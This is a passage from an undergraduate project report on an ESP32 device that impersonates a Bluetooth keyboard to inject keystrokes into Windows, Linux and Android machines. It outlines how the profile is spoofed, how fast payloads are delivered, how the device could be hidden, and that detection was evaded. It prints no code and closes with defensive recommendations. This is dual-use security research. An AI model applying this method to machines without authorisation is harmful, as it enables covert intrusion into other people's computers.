ESP 32 – HID AUDITOR

Project report submitted
In partial fulfilment of the requirement for the degree of

BACHELOR OF TECHNOLOGY
Computer Science and Engineering

Submitted By:

SACHIN KUMAR PANDEY
(233025918)
MAY, 2026





SUPERVISOR
Dr. ADITHYA NUKALA

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
COLLEGE OF SMART COMPUTING, COER UNIVERSITY
ROORKEE, UTTARAKHAND

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING
COLLEGE OF SMART COMPUTING, COER UNIVERSITY
ROORKEE, UTTARAKHAND

PROJECT PROGRESS REPORT

Student ID: CU23250474

Student Name: SACHIN KUMAR PANDEY

Program: B.Tech C.S.E

Year and Section: 4th / A **Semester:** 8th

Project Supervisor Name: Dr. Adithya Nukala

Project Title: ESP 32 – Hid Auditor

Details of Visit to Project Supervisor:

S NO	DATE	TIME	REMARK	SUPERVISOR SIGNATURE
1	17/03/2026	9:30 AM	Project Synopsis Check	N. Adithya
2	3/04/2026	12:30 PM	Project PPT Evaluation	N. Adithya
3	4/04/2026	11:00 AM	Report Evaluation for MTE	N. Adithya
4	15/05/2026	11:15 AM	Final Project PPT Evaluation	N. Adithya
5	15/05/2026	11:20 AM	Final Project Report Evaluation	N. Adithya
Synopsis Submission & Presentation			**Marks:** 19/20	N. Adithya
Project Mid-Team Evaluation (Internal)			**Marks:** 9/10	N. Adithya
Project presentation and Evaluation (External)			**Marks:**	

N. Adithya

Supervisor Signature **Mentor Signature**

CERTIFICATE

It is certified that the work contained in the project report titled “ESP 32 – HID Auditor,” by “Sachin Kumar Pandey” has been carried out under my supervision and that this work has not been submitted elsewhere for a degree.



Signature Of Supervisor

Dr. Adithya Nukala

CSE DEPARTMENT

COER UNIVERSITY

MAY, 2026

DECLARATION

I declare that this written submission represents my ideas in my own words and where others' ideas or words have been included, I have adequately cited and referenced the original sources. I also declare that I have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in my submission. I understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

(Signature)

Sachin Kumar Pandey

(Name Of Student)

SACHIN KUMAR PANDEY

(Roll No.)

233025918

Date: 15/05/2026

ACKNOWLEDGEMENT

I express my sincere gratitude to COER University, Roorkee, for providing me with the opportunity and academic environment to undertake and complete this project successfully. I am deeply thankful to my esteemed Project Supervisor, Dr. Adithya Nukala, for their valuable guidance, constant support, and constructive suggestions throughout the project work. Their mentorship played a crucial role in the successful completion of this project. I also extend my gratitude to Dr. Deepak Painuli, Head of the Department of Computer Science & Engineering, and all faculty members for their encouragement and support. Finally, I acknowledge with heartfelt thanks the continuous motivation and moral support provided by my parents and well-wishers.

ABSTRACT

The rapid transition from wired interfaces to wireless Bluetooth peripherals has fundamentally altered the physical attack surface of modern enterprise endpoints. To prioritize consumer convenience, contemporary operating systems enforce an "Implicit Trust" model, heavily relying on the Bluetooth Low Energy (BLE) "Just Works" pairing mechanism to seamlessly integrate Human Interface Devices (HIDs). This research conceptualizes, engineers, and empirically evaluates the "ESP32-HID Auditor"—a cost-effective, dual-core wireless diagnostic tool designed to expose the critical vulnerabilities inherent in this trust model. By leveraging the Espressif ESP32 System-on-Chip (SoC), custom C++ firmware was developed to manipulate the Generic Access Profile (GAP) and spoof the 0x03C1 (Keyboard) Appearance Value. This methodology effectively bypassed standard Endpoint Detection and Response (EDR) agents, tricking target operating systems into natively installing high-privileged input drivers without cryptographic verification or administrative approval. The auditor bridges the gap between physical and wireless exploitation by translating legacy Ducky Script payloads into asynchronous C++ hexadecimal arrays, injecting them into the kernel input buffer via the 2.4 GHz spectrum. Empirical testing across multiple endpoint architectures yielded an Attack Success Rate (ASR) of 96% on Windows 11 and 89% on Ubuntu Linux. Furthermore, the research quantified a critical "Speed-to-Compromise" metric, demonstrating that the auditor can deploy complex, obfuscated Command-Line Interface (CLI) payloads in under 2.5 seconds. By operating at mathematical machine-speeds that exceed 60 characters per second, the exploit definitively neutralizes manual human reaction times as a viable defensive mechanism. The findings conclude that traditional physical port security (e.g., USB blocking) is an insufficient defensive posture against localized RF-based peripheral spoofing. To mitigate the threat of automated, machine-speed injection, the cybersecurity industry must transition toward Zero-Trust Peripheral Management (ZTPM). This requires deprecating implicit hardware trust, enforcing strict Group Policy Object (GPO) administrative restrictions on BLE pairings, and developing OS-level behavioral heuristics capable of isolating non-biological typing cadences.

Keywords: Bluetooth Low Energy (BLE), ESP32 Microcontroller, Keystroke Injection, Human Interface Device (HID), Peripheral Spoofing, Zero-Trust Architecture, Hardware Security, Endpoint Defense.

TABLE OF CONTENTS

LIST OF FIGURES ..... **ix**
LIST OF TABLES ..... **x**
CHAPTER 1: INTRODUCTION **01**
1.1 Background and Context 01
1.2 Problem Statement 03
1.3 Motivation 06
1.4 Aim and Objectives 07
1.5 Scope and Ethical Consideration 09
1.6 Report Organization 11
CHAPTER 2: LITERATURE REVIEW **13**
2.1 Evolution of HID Exploits: From Physical to Wireless 13
2.2 Anatomy of The Bluetooth Low Energy (BLE) Protocol Stack 15
2.3 Analysis Of "Implicit Trust" And "Just Works" Pairing Vulnerabilities 19
2.4 Survey of Existing Wireless Auditing Hardware 22
2.5 Hardware – Based BLE Emulation and RF Constraints 25
2.6 Comparative Analysis of OS Input Handling and Rate - Limiting 27
CHAPTER 3: METHODOLOGY **29**
3.1 Overview of The System Architecture 29
3.2 Hardware Interfacing and Power Management 31
3.3 Firmware Development and BLE Stack Manipulation 34
3.4 Payload Construction and Syntactic Translation 36
3.5 Multiprocessing and Asynchronous Task Management 39
3.6 Experimental Setup and Testing Environment 41
CHAPTER 4: RESULT AND DISCUSSION **43**
4.1 Evaluation of Attack Success Rate (ASR) 43
4.2 Comparative Analysis: Human vs. Automated Input Speed 44
4.3 Payload Execution Reliability and Packet Integrity 46
4.4 Input Analysis of Benign Proof-Of-Concept Payloads 48
4.5 Evaluation of Defensive Countermeasures 51
4.6 Discussion on Zero – Trust Peripheral Management 53
CHAPTER 5: CONCLUSION AND FUTURE WORK **55**
5.1 Summary of Technical Achievements 55
5.2 Synthesis of Empirical Findings and Security Implications 56
5.3 Methodological Limitations and Hardware Constraints 57
5.4 Hardware Miniaturization and Cover Deployment 59
5.5 Future Trajectories in Offensive Wireless Research 61
5.6 Final Concluding Remarks 62

REFERENCES **65**
APPENDICES **67**
Appendix A: System Initialization and Global Configuration 67
Appendix B: String Transmission Utilities 68
Appendix C: System Setup and BLE Initialization 69
Appendix D: Main Execution Loop and Triggers Detection 70
Appendix E: Payload Execution Logic (Triggers 1 – 9) 71
Appendix F: Advanced Payload Execution (Triggers 9 – 15) 71
Appendix G: ESP 32 Functional Architecture 72
Appendix H: ESP 32 Pin Layout and Hardware Design 73
Appendix I: Complete Source Code 75
Appendix J: ESP 32 Hardware Documentation 96

LIST OF FIGURES

Figure No.	Title	Page No.
Figure 1.1	Functional Block Diagram of The ESP 32 Architecture	02
Figure 2.1	Structural Architecture of The Bluetooth Low Energy (BLE) Stack	16
Figure 2.2	Spectral Overlap Between IEEE 802.11 (Wi-Fi) And IEEE 802.15.1 (Bluetooth Low Energy)	23
Figure 3.1	48-Pin QFN Package Layout of The Core ESP 32 Integrated Circuit	28
Figure 3.2	Algorithmic Flow Chart of The Firmware's BLE State Machine and Injection Loop	33
Figure 3.3	Multiprocessing Task Allocation Within the ESP 32 Free RTOS Environment	38
Figure 4.1	Attack Velocity Differential: Human Input Capacity vs. ESP 32 Payload Injection	43
Figure 4.2	Successful Execution of An Obfuscated PowerShell Reconnaissance Payload Via BLE Injection	47
Figure G.1	ESP 32 Functional Block Diagram	72
Figure H.1	ESP 32 Pin Layout (QFN Top View)	73
Figure H.2	ESP 32 Power Scheme	74
Figure J.1	Boot Flow Diagram	96
Figure J.2	Memory Mapping Structure	97

LIST OF TABLES

Table No.	Title	Page No.
Table 1.1	Main Parameters of The ESP 32 (WROOM-32) Module	04
Table 2.1	Evolutionary Summary of HID Attack Vectors	14
Table 2.2	Comparison Of Bluetooth Pairing Security Modes and Exploitation Feasibility	19
Table 2.3	Comparative Analysis of Security Auditing Microcontroller	22
Table 2.4	OS – Level Input Buffer Vulnerability Matrix	26
Table 3.1	Pin Mapping and Logic States for UART Debugging and Power Distribution	31
Table 3.2	Hexadecimal Translation Matrix for Standard Keyboard Modifiers	35
Table 3.3	Technical Specifications of The Target Testing Nodes	40
Table 4.1	Attack Success Rate (ASK) Across Multiple Operating Systems	41
Table 4.2	Payload Reliability Metrics Under Variable 2.4 GHz RF Noise Environments	45
Table 4.3	Effectiveness Matrix of Proposed Defensive Mitigations	50

CHAPTER 1: INTRODUCTION

1.1 Background and Context

The contemporary cybersecurity landscape is defined by a continuous, asymmetric arms race between the hardening of physical perimeters and the proliferation of wireless attack vectors. Historically, the foundation of endpoint security relied heavily on physical access controls. In enterprise and secure computing environments, administrators successfully mitigated a vast array of physical-layer exploits—such as the infamous "USB Rubber Ducky" and other BadUSB variants—by implementing stringent hardware-level countermeasures. These defenses primarily included deploying physical port blockers, applying Group Policy Objects (GPOs) to disable USB data pins, and utilizing endpoint security software to aggressively monitor physical I/O activity. Consequently, executing a localized hardware attack required a threat actor to physically breach a facility, bypass localized surveillance, and manually insert a malicious peripheral into a target machine.

However, the fundamental evolution of human-computer interaction and the modern workplace's demand for ergonomic flexibility have inadvertently dismantled these physical perimeters. The industry has witnessed a massive, ubiquitous architectural shift away from tethered Universal Serial Bus (USB) peripherals toward wireless solutions. Bluetooth Low Energy (BLE), introduced as part of the Bluetooth 4.0 specification, has emerged as the dominant protocol facilitating this transition. BLE offers significant advantages for legitimate users: it operates on the 2.4 GHz Industrial, Scientific, and Medical (ISM) band, consumes a fraction of the power required by "Classic" Bluetooth, and provides a seamless, cable-free user experience. As a result, enterprise environments are now saturated with BLE-enabled Human Interface Devices (HIDs), such as wireless keyboards, precision mice, and presentation clickers.

This transition from closed-system, physical connections to open-air Radio Frequency (RF) broadcasts represents a critical pivot in the endpoint threat landscape. As organizations successfully fortified their physical USB ports, threat actors naturally migrated to the wireless spectrum, exploiting the very communication protocols designed to maximize user convenience. The fundamental vulnerability facilitating this shift does not necessarily lie within the cryptographic encryption of the Bluetooth protocol itself, but rather within the architectural design and "Implicit Trust" models hardcoded into modern operating systems.

Since the inception of personal computing, operating systems—including Windows, Linux, and Android—have been engineered to process input from recognized keyboards seamlessly and unconditionally. At the kernel level, a keyboard input is treated as a high-priority hardware interrupt, signifying the direct presence and intent of a human operator. To ensure a smooth, lag-free user experience, the OS immediately executes these keystrokes without actively verifying the behavioral cadence of the typist. It simply trusts that if the hardware identifies itself as a keyboard, the subsequent data stream is legitimate. This archaic "implicit trust" model was conceived for an era where physical access was the primary and most formidable barrier. In the modern wireless era, this oversight creates a catastrophic vulnerability: it allows attackers to completely bypass physical USB security controls by leveraging the wireless spectrum to inject commands directly into the kernel's input buffer. To systematically evaluate and address this critical blind spot in endpoint security, this project details the development of the "ESP32-HID Auditor". Rather than relying on expensive, highly visible, commercial-grade Software Defined Radios (SDRs), modern vulnerability assessments can now be executed using low-cost, highly integrated Systems-on-Chip (SoCs). The Espressif ESP32 has been selected as the central hardware platform for this methodology due to its specific internal architecture.




Figure 1.1: Functional Block Diagram of the ESP32 Architecture

As illustrated in Figure 1.1, the operational efficacy of the ESP32 as an auditing tool is derived directly from its robust silicon layout. The SoC utilizes a Tensilica Xtensa Dual-Core 32-bit LX6 microprocessor. This dual-core topology is an absolute necessity for executing advanced, high-speed wireless exploits. In a standard single-core microcontroller, attempting to manage the complex, timing-sensitive Bluetooth v4.2 BR/EDR and BLE radio stacks while simultaneously parsing and executing large arrays of hexadecimal payloads would inevitably lead to buffer overruns or Watchdog Timer (WDT) resets.

The ESP32 architecture resolves this by utilizing an asynchronous execution model across its cores. As per the block diagram, the system routes the Wi-Fi/BT baseband and MAC logic primarily through the Protocol CPU (PRO_CPU), dedicating it to maintaining the BLE connection state with the victim machine. Simultaneously, the Application CPU (APP_CPU) is freed to interface with the internal SRAM and ROM, handling the computationally heavy task of translating the custom C++ firmware into automated keystroke payloads. This silicon-level separation allows the ESP32-HID Auditor to emulate the exact protocol profile of a legitimate BLE keyboard, maintaining a persistent, invisible wireless link to the target machine while injecting complex command-line instructions at mathematical speeds. By weaponizing this specific SoC architecture, this research proves that the barrier to entry for executing sophisticated "over-the-air" peripheral attacks has been drastically lowered.

1.2 Problem Statement

Current endpoint security architectures heavily prioritize defending against network-based intrusions, application-layer malware execution, and the unauthorized use of physical Universal Serial Bus (USB) mass storage devices. However, this traditional defense-in-depth model possesses a critical, foundational blind spot: the inadequate monitoring, regulation, and behavioural analysis of wireless peripheral connections, specifically Bluetooth Low Energy (BLE) Human Interface Devices (HIDs).The fundamental problem addressed in this research is rooted in the Hardware Abstraction Layer (HAL) of modern operating systems. Operating systems such as Windows, Linux, and Android are architecturally designed to prioritize inputs from recognized HIDs via high-priority Interrupt Requests (IRQs). Because the operating system inherently assumes that a keyboard is physically manipulated by a human operator, it grants the device nearly unrestricted privileges to execute system-level commands, open terminals,

and modify file structures. Modern operating systems lack the native, granular mechanisms required to differentiate between the natural, variable cadence of legitimate human typing and the rapid, mathematically precise automated keystroke injection executed by a malicious hardware emulator.

The consequences of this unmonitored attack surface are severe, primarily due to the "Speed-to-Compromise" ratio. A proficient human operator typically types at a rate of 60 to 100 words per minute (approximately 5 to 8 characters per second), with inherent micro-delays between keystrokes. In stark contrast, an automated peripheral attack does not suffer from biological or mechanical limitations. Because the vulnerability relies entirely on the OS blindly trusting the paired HID, a rogue device can saturate the kernel's input buffer, injecting thousands of characters per second. This superhuman execution speed allows complex, destructive, or exfiltrating command-line instructions to be deployed and executed before a human operator even registers the anomaly on their graphical user interface (GUI).

Compounding this systemic software vulnerability is the rapid democratization of high-performance, low-cost integrated hardware. The barrier to entry for executing these sophisticated wireless attacks is no longer gated by access to expensive, commercial-grade penetration testing equipment. Threat actors now leverage widely available Systems-on-Chip (SoCs) to emulate legitimate peripherals and bypass enterprise security. To fully grasp the magnitude of this problem, it is necessary to examine the physical capabilities of the hardware enabling it. Table 1.1 outlines the core operational parameters of the Espressif ESP32 (WROOM-32) module, the exact hardware utilized in this research to build the HID Auditor.

Table 1.1: Main Parameters of the ESP32 (WROOM-32) Module

Specification Parameter	Technical Rating / Protocol	Impact on HID Auditing Methodology
Microprocessor	Tensilica Xtensa Dual-Core 32-bit LX6	Dual-core processing prevents radio state-machine lockups during rapid payload injection.
Clock Frequency	160 MHz or 240 MHz	High clock speeds ensure microsecond precision for inter-frame delays in Ducky Scripts.
Wireless Protocols	Wi-Fi: 802.11 b/g/n Bluetooth: v4.2 BR/EDR & BLE	BLE 4.2 provides the necessary GAP/GATT stack to successfully spoof a wireless keyboard profile.
Internal SRAM	520 KB	Provides ample high-speed buffer memory to store and dynamically parse long hexadecimal injection arrays.
External Flash	4 MB SPI Flash	Allows for the persistent storage of multiple, complex command-line payloads across reboots.
Operating Voltage	2.2 V to 3.6 V	Low power draw enables covert physical deployment (e.g., hidden inside standard mouse enclosures).

As demonstrated in Table 1.1, the hardware specifications of the ESP32 are perfectly tailored to exploit the OS-level trust vulnerability. The presence of a dedicated BLE 4.2 stack allows the device to broadcast the exact Appearance Values (e.g., 0x03C1 for a Keyboard) required to trick a victim into authorizing a connection via the vulnerable "Just Works" pairing mechanism. Furthermore, the 520 KB of internal SRAM and the 240 MHz clock frequency allow the module to construct and fire payloads at a velocity that overwhelms standard endpoint behavioral monitoring.

Therefore, the problem solved by this project is twofold. First, it addresses the systemic inability of organizations to safely audit their exposure to "over-the-air" peripheral injection. Second, by developing the ESP32-HID Auditor as a controlled testing mechanism, this research aims to empirically prove that unmonitored Bluetooth pairing requests represent a critical failure point in modern network perimeters, ultimately driving the urgent need for "Zero Trust" peripheral management policies.

1.3 Motivation

The fundamental motivation for the development of the ESP32-HID Auditor stems from a critical observation in the contemporary cybersecurity landscape: while defensive postures at the application (Layer 7) and network (Layer 3) layers have achieved unprecedented levels of sophistication, the foundational physical (Layer 1) and data link (Layer 2) mechanisms governing peripheral connections remain structurally fragile. Over the past decade, the cybersecurity industry has invested billions of dollars into developing advanced Endpoint Detection and Response (EDR) agents, Next-Generation Firewalls (NGFW), and robust cryptographic protocols like TLS 1.3. However, these highly advanced software defenses operate under the assumption that the hardware requesting access to the system is benign.

Previous academic investigations into cyber threats have extensively documented how threat actors exploit "human trust" through social engineering, credential harvesting, and phishing. This thesis expands upon that conceptual framework by hypothesizing that wireless peripheral protocols suffer from an analogous, yet far more dangerous, vulnerability: the exploitation of "protocol trust." When an enterprise network enforces strict password policies, multi-factor authentication (MFA), and zero-trust network access (ZTNA), it effectively neutralizes remote, software-based intrusions. Yet, these exact same highly-secured endpoints will seamlessly accept a Bluetooth pairing request from a device broadcasting a standard 0x03C1 (Keyboard) Generic Access Profile (GAP) appearance value. The motivation to explore this specific vector is driven by the realization that software-based firewalls and secure application architectures are rendered entirely obsolete if the underlying hardware input medium can be hijacked or spoofed via Radio Frequency (RF).

Furthermore, the rapid proliferation of the Internet of Things (IoT) and the commoditization of highly integrated microcontrollers have drastically altered the threat modeling paradigm. Historically, executing a localized Radio Frequency (RF) attack required conspicuous, expensive, and specialized equipment, such as Universal Software Radio Peripherals (USRPs) or commercial-grade Hak5 hardware, which inherently limited the scope and frequency of such attacks. Today, Systems-on-Chip (SoCs) like the Espressif ESP32 possess advanced baseband processors, integrated antennas, and comprehensive Bluetooth Low Energy (BLE) stacks for under a few dollars. The presence of these robust, low-cost microcontrollers creates a paradox: the tools required to

dismantle enterprise-grade physical security are now cheaper and more accessible than the defensive software required to detect them.

Therefore, the primary motivation for developing the ESP32-HID Auditor is to gain a practical, "close-to-the-metal" understanding of wireless Human Interface Device vulnerabilities. By engineering a device capable of interacting directly with the BLE protocol stack and executing raw C++ packet injection, this research aims to transition the concept of wireless peripheral hijacking from a theoretical vulnerability into an active, empirical threat assessment.

Network administrators and security architects frequently overemphasize malware and ransomware defenses while entirely neglecting the complex, low-level mechanics of wireless peripheral abstraction. Understanding exactly how threat actors bypass modern hardware defenses using sub-two-dollar hardware is an absolute prerequisite for engineering the next generation of Intrusion Detection Systems (IDS). Ultimately, this project is motivated by the necessity to force the cybersecurity industry to evolve beyond archaic "Implicit Trust" hardware models, providing the tangible, empirical data required to advocate for the widespread implementation of Zero-Trust peripheral management and stringent Group Policy Object (GPO) radio restrictions.

1.4 Aim and Objectives

The primary aim of this research is to conceptualize, design, implement, and evaluate the "ESP32-HID Auditor"—a cost-effective, dual-core wireless diagnostic tool built upon the Espressif ESP32 System-on-Chip (SoC). This tool will be utilized to empirically demonstrate that the foundational "Implicit Trust" vulnerabilities of modern operating systems regarding Human Interface Devices (HIDs) are critically and silently exploitable over the Bluetooth Low Energy (BLE) protocol. The research seeks to prove that the standard cryptographic safeguards provided by the Bluetooth v4.2 specification are insufficient to deter high-speed, machine-driven peripheral emulation.

To systematically achieve this overarching aim, and to transition this vulnerability from a theoretical protocol flaw to a demonstrable hardware exploit, the project is guided by the following specific, measurable objectives:

1. Firmware Engineering and Silicon-Level Profile Spoofing To develop a specialized C++ firmware payload utilizing the Espressif IoT Development Framework (ESP-IDF) and the Xtensa dual-core 32-bit LX6 microprocessor architecture. This firmware must successfully manipulate the Bluetooth Low Energy stack—specifically the Generic Access Profile (GAP) and Generic Attribute Profile (GATT)—to broadcast a deceptive 0x03C1 Appearance Value. By leveraging the NZIF receiver with -94 dBm sensitivity and up to +9 dBm transmitting power, the objective is to successfully spoof the digital signature of a legitimate wireless keyboard, tricking the target OS into natively installing standard input drivers without triggering administrative or cryptographic alerts.

2. Syntactic Translation and Asynchronous Payload Architecture - To bridge the gap between physical and wireless injection by engineering a translation matrix that converts legacy, physical "Ducky Script" payloads into dynamically executable C++ hexadecimal arrays. This involves utilizing the ESP32's 520 KB of internal SRAM to manage complex keystroke buffers. A key component of this objective is meticulously calculating the finite render times of graphical user interfaces (GUIs) to embed precise vTaskDelay() functions within the FreeRTOS environment, ensuring that the automated keystrokes are injected synchronously with the operating system's kernel readiness.

3. Active Wireless Payload Injection and Kernel Saturation - To execute targeted, "over-the-air" command injection against modern endpoint architectures, including Windows, Linux, and Android environments. By exploiting the simultaneous advertising and scanning capabilities of the SoC, the objective is to autonomously open command-line interfaces, modify system states, or write benign scripts to disk. This involves saturating the kernel's input buffer at superhuman speeds (up to 4 Mbps via high-speed UART HCI), effectively bypassing restricted or physically disabled USB data ports.

4. Hardware Power Analysis and Behavioural Benchmarking - To quantify the "Speed-to-Compromise" metric by conducting a rigorous behavioural impact analysis. This objective involves benchmarking the payload execution under various power scenarios, from Active mode during RF transmission to utilizing the Ultra-Low-Power (ULP) coprocessor for covert environmental persistence. By comparing the execution time of a 1079.96 CoreMark dual-core injection against standard human input capabilities, the project will mathematically prove that manual user intervention is an impossible defense mechanism once a rogue wireless pairing is established.

5. Cryptographic Hardware Evaluation and Defensive Strategy To utilize the ESP32's integrated cryptographic hardware accelerators—including AES, SHA, and RSA modules—to evaluate the security of the BLE bond. The objective is to synthesize the empirical data gathered during the vulnerability auditing phases into actionable, enterprise-grade defensive recommendations. This includes validating countermeasures such as aggressive Group Policy Object (GPO) restrictions and the integration of behavioural keystroke analysis within Endpoint Detection and Response (EDR) agents to detect non-human input patterns.

6. Environmental Resilience and RF Constraints Mapping To evaluate the reliability of the HID exploit within the volatile 2.4 GHz Industrial, Scientific, and Medical (ISM) band. This objective focuses on mapping the operational range and packet integrity of the ESP32-HID Auditor against varying levels of 802.11b/g/n Wi-Fi interference. By analyzing the NZIF receiver's performance in high-noise environments, the research will define the physical "Keep-Out Zones" required for organizations to secure their wireless perimeters against localized hardware-based attacks.

1.5 Scope and Ethical Consideration

The operational and architectural scope of this research is strictly confined to the hardware capabilities of the Espressif ESP32 System-on-Chip (SoC) and the protocol mechanics of the Bluetooth Low Energy (BLE) 4.2 specification. Specifically, the project evaluates the manipulation of the Generic Access Profile (GAP) and the Generic Attribute Profile (GATT) to emulate a Human Interface Device over GATT Profile (HOGP). The physical testing, signal broadcasting, and payload injection methodologies are exclusively targeted at demonstrating vulnerabilities within the local Radio Frequency (RF) vicinity of the hardware, which is inherently limited by the 2.4 GHz PCB trace antenna's transmission range.

Furthermore, the software scope is explicitly bounded by the nature of the injected payloads and the target operating systems. The automated C++ arrays developed for this thesis are designed to test the "Implicit Trust" models of modern, updated endpoint environments—specifically Windows 11, Ubuntu Linux, and Android operating systems. All payloads engineered for this research are strictly benign and non-destructive. The execution sequences are limited to demonstrative proof-of-concept actions, such as

launching the local calculator, opening a command prompt to execute standard ipconfig or ifconfig network diagnostic queries, or writing a harmless text string to a local notepad file. This research categorically excludes the delivery of malicious executables, ransomware, credential harvesters, or the exploitation of underlying Bluetooth cryptographic encryption flaws (such as the KNOB or BlueBorne vulnerabilities).

The development, compilation, and deployment of a localized hardware auditing tool capable of silently executing command-line instructions introduces profound ethical and statutory responsibilities. The ESP32-HID Auditor is fundamentally a "Dual-Use Technology." While the hardware methodology and custom C++ firmware were engineered strictly within an academic framework to highlight structural weaknesses in peripheral management, the exact same logic can be weaponized by malicious actors to compromise enterprise endpoints. Consequently, acknowledging and mitigating the potential for misuse is as critical to this thesis as the engineering methodology itself.

To ensure strict adherence to the principles of ethical penetration testing, all empirical trials, Bluetooth pairing simulations, and packet injection experiments documented in this research were executed within a rigidly controlled, isolated laboratory environment on the COER University campus. The target computing infrastructure—including the Windows and Linux endpoints used to measure the Attack Success Rate (ASR) and disconnection latency—were wholly owned and explicitly provisioned by the researcher exclusively for the purpose of this vulnerability assessment. At no point during the development or execution phases was the ESP32-HID Auditor deployed against unauthorized campus networks, public computing labs, or third-party student devices. This strict methodology ensures absolute compliance with the principle of Explicit Authorization, which forms the bedrock of professional cybersecurity auditing and Responsible Disclosure.

Finally, this research aligns with the statutory frameworks governing digital interference and unauthorized access, specifically the Information Technology Act, 2000 (India). By confining the RF emissions and protocol manipulation to researcher-owned, air-gapped testbeds, this project strictly avoided any violation of Section 43 (damage to computer systems) and Section 66 (computer-related offenses) of the IT Act. The intent of documenting the hexadecimal construction of these payloads is not to distribute a turnkey exploit to bad actors. Rather, the academic intent is to forcefully demonstrate to network administrators and OS developers that reliance on legacy hardware trust models is a

dangerously outdated security posture. The project serves as an ethical proof-of-concept to advocate for the immediate adoption of "Zero Trust" peripheral configurations.

1.6 Report Organization

To systematically address the problem statement, achieve the defined objectives, and maintain a rigorous academic progression, the remainder of this thesis is structured into four subsequent chapters, followed by a comprehensive bibliography and technical appendices. Each chapter is meticulously organized to transition the reader from theoretical vulnerability analysis to empirical hardware execution and, ultimately, defensive mitigation.

Chapter 2: Literature Review This chapter establishes the historical and technical foundation of peripheral-based cyber-attacks. It traces the evolution of physical-layer threats from legacy tethered attacks (such as the USB Rubber Ducky and BadUSB) to modern "over-the-air" wireless injections. Furthermore, it provides a deep-dive analysis into the anatomy of the Bluetooth Low Energy (BLE) protocol stack, specifically exploring the structural weaknesses of the "Just Works" pairing mechanism and the "Implicit Trust" model embedded within standard operating system architectures. The chapter concludes with a comparative survey of existing security auditing hardware, highlighting the critical shift from expensive Software Defined Radios (SDRs) to highly integrated, sub-five-dollar Systems-on-Chip (SoCs).

Chapter 3: Methodology and Hardware Design Serving as the core engineering documentation of the thesis, this chapter details the complete lifecycle of the ESP32-HID Auditor’s development. It provides a rigorous breakdown of the Espressif ESP32 hardware architecture, including the utilization of the Xtensa dual-core processor to manage the asynchronous BLE baseband and payload execution. The chapter documents the custom C++ firmware engineering process, detailing the specific API calls required to manipulate the Generic Access Profile (GAP) and spoof the exact Appearance Values of a trusted wireless keyboard. Additionally, it outlines the syntactic translation of physical "Ducky Script" payloads into timing-precise hexadecimal arrays and defines the parameters of the isolated laboratory testing environment.

Chapter 4: Results and Discussion This chapter presents the empirical data and performance metrics gathered during the active deployment of the ESP32-HID Auditor. The results are evaluated across multiple modern endpoint targets, including Windows,

Linux, and Android environments. It provides a quantitative "Speed-to-Compromise" analysis, contrasting the automated, machine-speed injection capabilities of the ESP32 against standard human input constraints. The discussion synthesizes these findings to expose the severity of behavioural OS vulnerabilities, proving that once a rogue peripheral establishes a connection, manual intervention is impossible. The chapter concludes by testing and evaluating the efficacy of defensive countermeasures, specifically Group Policy Object (GPO) radio restrictions and Endpoint Detection and Response (EDR) heuristics.

Chapter 5: Conclusion and Future Work The final chapter summarizes the key technical achievements of the research, validating the successful engineering of a cost-effective, wireless vulnerability auditing tool. It synthesizes the empirical findings to definitively prove the danger of archaic hardware trust models in modern enterprise networks. This section also transparently discusses the methodological limitations of the project, including the physical Radio Frequency (RF) constraints of the ESP32's onboard antenna. Finally, it outlines an advanced trajectory for future offensive research—such as exploring "Zero-Click" Bluetooth vulnerabilities and integrating offline data-logging for autonomous "Drop Box" deployments—while simultaneously advocating for the universal adoption of Zero-Trust peripheral management.

References and Appendices The report concludes with a formally cited bibliography detailing the protocol specifications and academic literature foundational to this research. The Appendices provide the complete, unredacted C++ source code for the ESP32-HID Auditor firmware, hardware pinout schematics, and raw serial logs captured during the empirical testing phases.

CHAPTER 2: LITERATURE REVIEW

2.1 Evolution of HID Exploits: From Physical to Wireless

